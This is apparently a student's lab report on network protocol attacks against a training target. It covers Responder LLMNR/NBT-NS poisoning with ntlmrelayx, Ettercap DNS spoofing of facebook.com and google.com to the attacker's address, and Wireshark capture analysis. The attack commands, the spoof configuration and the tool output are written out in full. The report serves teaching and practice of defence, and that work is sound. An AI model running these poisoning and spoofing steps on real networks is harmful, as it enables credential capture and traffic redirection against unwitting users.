



Network Protocol Attacks Lab

1. Environment Overview

- Target Victim: cactus@POLOSMB (IP: 10.201.108.181)
- Attacker (Kali Linux): Interfaces: eth0 (192.168.225.137), tun0 (10.23.50.222)
- Network Context: Same LAN segment for ARP MITM; VPN used for remote exploitation.

2. SMB Relay Attack (Responder + ntlmrelayx)

Objective: Capture authentication attempts and relay NTLM hashes for lateral movement.

Steps:

- Initialized Responder for LLMNR/NBT-NS poisoning.
- Configured and started ntlmrelayx.py (impacket) to relay captured hashes to victim's SMB service.
- Triggered authentication attempts from victim (FTP, SMB, HTTP).
- Observed Responder and ntlmrelayx output:
 - Captured FTP credentials.
 - Relayed NTLM authentication (if SMB signing not enforced).

Evidence:

- Responder log output showing captured FTP credentials.
- ntlmrelayx terminal showing protocol client loads and successful server starts.

```
(kali@kali)~$ nmap -sC -sV -p- -T4 10.201.108.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 10:47 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.45% done; ETC: 10:49 (0:01:27 remaining)
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.56% done; ETC: 10:53 (0:04:30 remaining)
Stats: 0:03:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.23% done; ETC: 10:56 (0:04:34 remaining)
Stats: 0:05:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 54.41% done; ETC: 10:57 (0:04:35 remaining)
Stats: 0:06:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 63.95% done; ETC: 10:58 (0:03:41 remaining)
Nmap scan report for 10.201.108.181
Host is up (0.24s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:04:d0:f9:ef:e3:b1:68:77:24:55:fc:08:2e:65 (RSA)
|   256  02:19:d6:0b:95:e7:64:b8:3b:c3:c9:3c:89:57:e0:86 (ECDSA)
|_  256  62:0b:35:3a:99:02:eb:29:e2:98:ab:d7:53:c4:80:d5 (ED25519)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: POLOSMB, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|   date: 2025-10-29T14:59:44
|_ start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 719.45 seconds
```



```
File Actions Edit View Help
kali@kal...downloads x kali...i: ~ x kali...i: ~ x kali...i: ~ x cactus...SMB: ~ x kali...i: ~ x kali...i: ~ x
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDb70aL8zLZ5Z80U3wZPSIQHaoyI8Yc3I/8/Y6faWgYTZbfNPexli0jxdAeTeGy2X3XACWcB4HFejbi
NsMYLjy517gwWKPbVn865i8uIQ0Gqayq/KmBHpuBbR0yX/SpyfyvzR3VD16pg/D+WT8hLaNHSYm6FNyLsmVnWDSJDBhS179czftuoW55mw/OqzWVr5ln
9KeeuXlNV1lqCjBqF3ClzEBvN4JW8GS/riLTeHcXeMIMUTuIpr4XovN/VivillLqTYy7LHuUh6L2RqAfw5+FSr4QZW1zHcMoS6FooTomq/03EGJCGcp8
0/ft0e04n+7+PxnvmvZQkOwe1A1hUG6C/ cactus@polosmb
(kali@kali)-[~]
$ sudo chmod 600 id_rsa
[sudo] password for kali:
(kali@kali)-[~]
$ ssh cactus@10.201.108.181 -i id_rsa
The authenticity of host '10.201.108.181 (10.201.108.181)' can't be established.
ED25519 key fingerprint is SHA256:Nruq3Gkflg+kVSGfLkvanBkJNh6shB55RZ0/U6PiVSU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.108.181' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Wed 29 Oct 2025 03:54:04 PM UTC
System load:  0.08      Processes:    116
Usage of /:   41.0% of 14.66GB   Users logged in:  0
Memory usage: 9%          IPv4 address for ens5: 10.201.108.181
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
Your Hardware Enablement Stack (HWE) is supported until April 2025.
```

```
</html>
cactus@POLOSMB:~$ python3 -c "import socket; s=socket.socket(); s.connect(('10.23.50.222',80))"
cactus@POLOSMB:~$ ftp 10.23.50.222
Connected to 10.23.50.222.
220 Welcome
Name (10.23.50.222:cactus): ls
331 User name okay, need password.
Password:
530 User not logged in.
Login failed.
421 Service not available, remote server has closed connection
ftp> ls
Not connected.
ftp> curl http://10.23.50.222
?Invalid command
ftp> curl http://YOUR_KALI_IP
?Invalid command
ftp> bye
```



```
(kali@kali)-[~]
└─$ sudo responder -I tun0

[sudo] password for kali:
[REDACTED]

NBT-NS, LLMNR & MDNS Responder 3.1.6.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```

Network Services
Learn about, then emulate and exploit a variety of network services.

Share your path with me Start Attack Mode Save Room

| Category | Service | Status |
|------------|-----------------|--------|
| Poisoners: | LLMNR | [ON] |
| | NBT-NS | [ON] |
| | MDNS | [ON] |
| | DNS | [ON] |
| | DHCP | [OFF] |
| Servers: | HTTP server | [ON] |
| | HTTPS server | [ON] |
| | WPAD proxy | [OFF] |
| | Auth proxy | [OFF] |
| | SMB server | [ON] |
| | Kerberos server | [ON] |
| | SQL server | [ON] |
| | FTP server | [ON] |
| | IMAP server | [ON] |
| | POP3 server | [ON] |
| | SMTP server | [ON] |
| | DNS server | [ON] |
| | LDAP server | [ON] |
| | MQTT server | [ON] |
| | RDP server | [ON] |
| | DCE-RPC server | [ON] |
| | WinRM server | [ON] |

| Title | Target IP Address | Expires |
|---------------|-------------------|----------|
| poisonb2-1b2d | 10.201.108.181 | 23min54s |

Types of SMB Exploit

```
kali@kali: ~/Downloads kali@kali: ~ kali@kali: ~ kali@kali: ~ cactus@POLOSMB: ~ kali@kali: ~
```

SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]

HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

Generic Options:
Responder NIC [tun0]
Responder IP [10.23.50.222]
Responder IPv6 [fe80::82d9:ada8:fc6:904a]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]

Current Session Variables:
Responder Machine Name [WIN-0KMH0IG4ROM]
Responder Domain Name [GW7A.LOCAL]
Responder DCE-RPC Port [48611]

Listening for events...

[FTP] Cleartext Client : 10.201.108.181
[FTP] Cleartext Username : ls
[FTP] Cleartext Hash : ls:



3. DNS Spoofing Attack (Ettercap)

Objective: Redirect victim DNS requests to attacker-controlled IP for phishing or network manipulation.

Steps:

- Edited /etc/ettercap/etter.dns to spoof key domains:

```
kali@kali: ~
File Actions Edit View Help
GNU nano 8.4 /etc/ettercap/etter.dns
# or for PTR query:
# www.bar.com PTR 10.0.0.10 [TTL]
# www.google.com PTR ::1 [TTL]
#
# or for MX query (either IPv4 or IPv6):
# domain.com MX xxx.xxx.xxx.xxx [TTL]
# domain2.com MX xxx:xxx:xxx:xxx:xxx:xxx:xxx:xxx
# domain3.com MX xxx:xxx::y
#
# or for WINS query:
# workgroup WINS 127.0.0.1 [TTL]
# PC* WINS 127.0.0.1
#
# or for SRV query (either IPv4 or IPv6):
# service._tcp._udp.domain SRV 192.168.1.10:port [TTL]
# service._tcp._udp.domain SRV [2001:db8::3]:port
#
# or for TXT query (value must be wrapped in double quotes):
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
# so if you want to reverse poison you have to specify a plain
# host. (look at the www.microsoft.com example)
#
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.
#
# NOTE: IPv6 specific do not work because ettercap has been built without
# IPv6 support. Therefore the IPv6 specific examples has been
# commented out to avoid ettercap throwing warnings during startup.
#####
# vim:ts=8:noexpandtab

facebook.com A 192.168.225.137
www.facebook.com A 192.168.225.137
google.com A 192.168.225.137
www.google.com A 192.168.225.137
example.com A 192.168.225.137
```

- Ran Ettercap passive DNS spoofing:

bash

sudo ettercap -T -q -i eth0 -P dns_spoof

- Tested victim-side lookups (nslookup facebook.com) and confirmed spoofed DNS replies.
- Ettercap output logs:

Evidence:

- Ettercap logs showing successful DNS spoof entries.
- Victim DNS lookup returning attacker IP.



```
(19:55:50) [1] failed to start the server: [errno: 2] Name or service not known
```

```
(kali@kali)-[~]  
$ sudo ettercap -T -q -i eth0 -P dns_spoof
```

```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

```
Listening on:
```

```
eth0 → 00:0C:29:E3:AC:C7  
192.168.225.137/255.255.255.0  
fe80::4f8d:31dc:8a36:f2ba/64
```

```
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file  
Privileges dropped to EUID 65534 EGID 65534...
```

```
34 plugins  
42 protocol dissectors  
57 ports monitored  
28230 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!
```

```
Randomizing 255 hosts for scanning...
```

```
Scanning the whole netmask for 255 hosts...
```

```
* |=====| 100.00 %
```

```
4 hosts added to the hosts list...
```

```
Starting Unified sniffing...
```

```
Text only Interface activated...
```

```
Hit 'h' for inline help
```

```
Activating dns_spoof plugin...
```

```
dns_spoof: A [www.google.com] spoofed to [192.168.225.137] TTL [3600 s]  
dns_spoof: A [facebook.com] spoofed to [192.168.225.137] TTL [3600 s]  
dns_spoof: A [facebook.com] spoofed to [192.168.225.137] TTL [3600 s]  
dns_spoof: A [www.facebook.com] spoofed to [192.168.225.137] TTL [3600 s]  
dns_spoof: A [facebook.com] spoofed to [192.168.225.137] TTL [3600 s]  
DHCP: [00:50:56:C0:00:08] REQUEST 192.168.225.1  
DHCP: [192.168.225.254] ACK : 192.168.225.1 255.255.255.0 GW invalid
```

4. Traffic Analysis (Wireshark)

Objective: Capture and analyze live network traffic to validate attacks and discover credentials.

Steps:

- Started Wireshark on eth0 to capture all LAN packets.
- Applied filters:
 - dns (to find spoofed DNS answers)
 - ip.addr == 10.201.108.181 (to track victim's activity)
 - smb and ntlmssp (to track authentication events)
- Reviewed captured packets:
 - Verified spoofed DNS replies issued by attacker.
 - Identified NTLM authentication attempt packets, and potential credential exposure.



Evidence:

- Wireshark screenshots:
 - DNS query & reply showing attacker's IP in spoofed response.
 - Authentication event packets (if present).

Wireshark interface showing DNS traffic. The packet list displays a series of DNS queries and responses. The packet details pane shows a DNS query for 'play.google.com' and a spoofed response from 192.168.225.2.



| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|---------------|-----------------|-----------------|----------|--------|--|
| 319 | 52.076158399 | 192.168.225.137 | 192.168.225.2 | DNS | 75 | Standard query 0x4d2a A play.google.com |
| 320 | 52.076196432 | 192.168.225.137 | 192.168.225.2 | DNS | 75 | Standard query 0xf12c AAAA play.google.com |
| 321 | 52.083235216 | 192.168.225.2 | 192.168.225.137 | DNS | 91 | Standard query response 0x4d2a A play.google.com A 142.251.222.206 |
| 322 | 52.083235559 | 192.168.225.2 | 192.168.225.137 | DNS | 103 | Standard query response 0xf12c AAAA play.google.com AAAA 2404:6800:4007:835::200e |
| 498 | 122.547295716 | 192.168.225.137 | 192.168.225.2 | DNS | 74 | Standard query 0xa8be A www.google.com |
| 499 | 122.547336554 | 192.168.225.137 | 192.168.225.2 | DNS | 74 | Standard query 0xd4bf AAAA www.google.com |
| 500 | 122.548519755 | 192.168.225.2 | 192.168.225.137 | DNS | 98 | Standard query response 0xa8be A www.google.com A 192.168.225.137 |
| 502 | 122.554368400 | 192.168.225.2 | 192.168.225.137 | DNS | 98 | Standard query response 0xa8be A www.google.com A 142.251.222.132 |
| 503 | 122.554368931 | 192.168.225.2 | 192.168.225.137 | DNS | 102 | Standard query response 0xd4bf AAAA www.google.com AAAA 2404:6800:4007:832::2004 |
| 517 | 122.821933440 | 192.168.225.137 | 192.168.225.2 | DNS | 75 | Standard query 0xd283 A play.google.com |
| 518 | 122.821994350 | 192.168.225.137 | 192.168.225.2 | DNS | 75 | Standard query 0xd882 AAAA play.google.com |
| 523 | 122.829023194 | 192.168.225.2 | 192.168.225.137 | DNS | 91 | Standard query response 0xd283 A play.google.com A 142.251.222.206 |
| 523 | 122.829023447 | 192.168.225.2 | 192.168.225.137 | DNS | 103 | Standard query response 0xd882 AAAA play.google.com AAAA 2404:6800:4007:835::200e |
| 546 | 123.640813939 | 192.168.225.137 | 192.168.225.2 | DNS | 75 | Standard query 0x5d34 A forums.kali.org |
| 547 | 123.658683983 | 192.168.225.2 | 192.168.225.137 | DNS | 118 | Standard query response 0x5d34 A forums.kali.org A 104.18.5.159 A 104.18.4.159 OPT |
| 565 | 126.145557530 | 192.168.225.137 | 192.168.225.2 | DNS | 76 | Standard query 0x520b A www.facebook.com |
| 566 | 126.148475651 | 192.168.225.2 | 192.168.225.137 | DNS | 92 | Standard query response 0x520b A www.facebook.com A 192.168.225.137 |
| 567 | 126.151311468 | 192.168.225.2 | 192.168.225.137 | DNS | 133 | Standard query response 0x520b CNAME star-mini.c10r.facebook.com A 157.240.192.35 |

Frame 59: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Section number: 1
Interface id: 0 (eth0)
Encapsulation type: Ethernet (1)
Arrival Time: Oct 29, 2025 14:13:02.741795597 EDT
UTC Arrival Time: Oct 29, 2025 18:43:02.741795597 UTC
Epoch Arrival Time: 1761761502.741795597
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 0.142994269 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 44.646282141 seconds]
Frame Number: 59
Frame Length: 74 bytes (592 bits)
Capture Length: 74 bytes (592 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:udp:dns]
[Coloring Rule Name: UDP]
[Coloring Rule String: udp]
Ethernet II, Src: VMware_e3:ac:c7 (00:0c:29:e3:ac:c7), Dst: VMware_ec:1d:84 (00:50:56:ec:1d:84)
Domain Name System Protocol

Wireshark interface showing TCP traffic. The packet list displays a series of TCP RST and ACK packets. The packet details pane shows a TCP RST packet from 10.201.108.181 to 10.23.50.222.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|----------------|--------------|----------|--------|--|
| 1 | 0.000000000 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 14828 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 2 | 0.000049207 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 19077 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 3 | 0.000070207 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 46464 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 4 | 0.000089450 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 14056 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 5 | 0.000096985 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 6781 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 6 | 0.001054680 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 51584 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 7 | 0.001086105 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 56041 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 8 | 0.001106511 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 50508 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 9 | 0.001127187 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 62738 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 10 | 0.001148431 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 34222 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 11 | 0.001168603 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 16522 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 12 | 0.001188476 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 43897 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 13 | 0.001208828 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 4387 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 14 | 0.001228549 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 21952 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 15 | 0.001249109 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 14694 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 16 | 0.001271732 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 19162 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 17 | 0.001292688 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 65175 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 18 | 0.001306556 | 10.201.108.181 | 10.23.50.222 | TCP | 40 | 15964 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |

Frame 1: 40 bytes on wire (320 bits), 40 bytes captured (320 bits) on interface tun0, id 0
Raw packet data
Internet Protocol Version 4, Src: 10.201.108.181, Dst: 10.23.50.222
Transmission Control Protocol, Src Port: 14828, Dst Port: 52757, Seq: 1, Ack: 1, Len: 0





Summary Table

| Step | Tool(s) Used | Outcome/Evidence |
|-----------------------------|-----------------------|------------------------------------|
| SMB Relay & Credential Grab | Responder, ntlmrelayx | Credential/NTLM hash captured |
| DNS Spoofing | Ettercap | DNS replies spoofed to attacker IP |
| Traffic Analysis | Wireshark | Attack packets captured/detected |

Conclusion

This penetration testing exercise demonstrated the powerful tactics attackers can leverage on unsegmented networks and systems lacking basic hardening. Through SMB relay attacks with Responder and ntlmrelayx, we highlighted the risks of vulnerable Windows authentication protocols, showcasing how an adversary can capture NTLM hashes and, if network signing is not enforced, gain unauthorized access or further escalate privileges.

The DNS spoofing attack using Ettercap underscored the ease with which local DNS queries can be manipulated in environments reliant on plaintext DNS and ARP, allowing attackers not only to intercept but also to redirect victim traffic for credential theft, phishing, or malware delivery.

Our traffic analysis with Wireshark validated the effectiveness of these attacks and served as a practical demonstration of incident response and network forensics. By filtering for specific protocol traffic, we verified both the attacker's impact and the visibility defenders have when proactively monitoring network environments.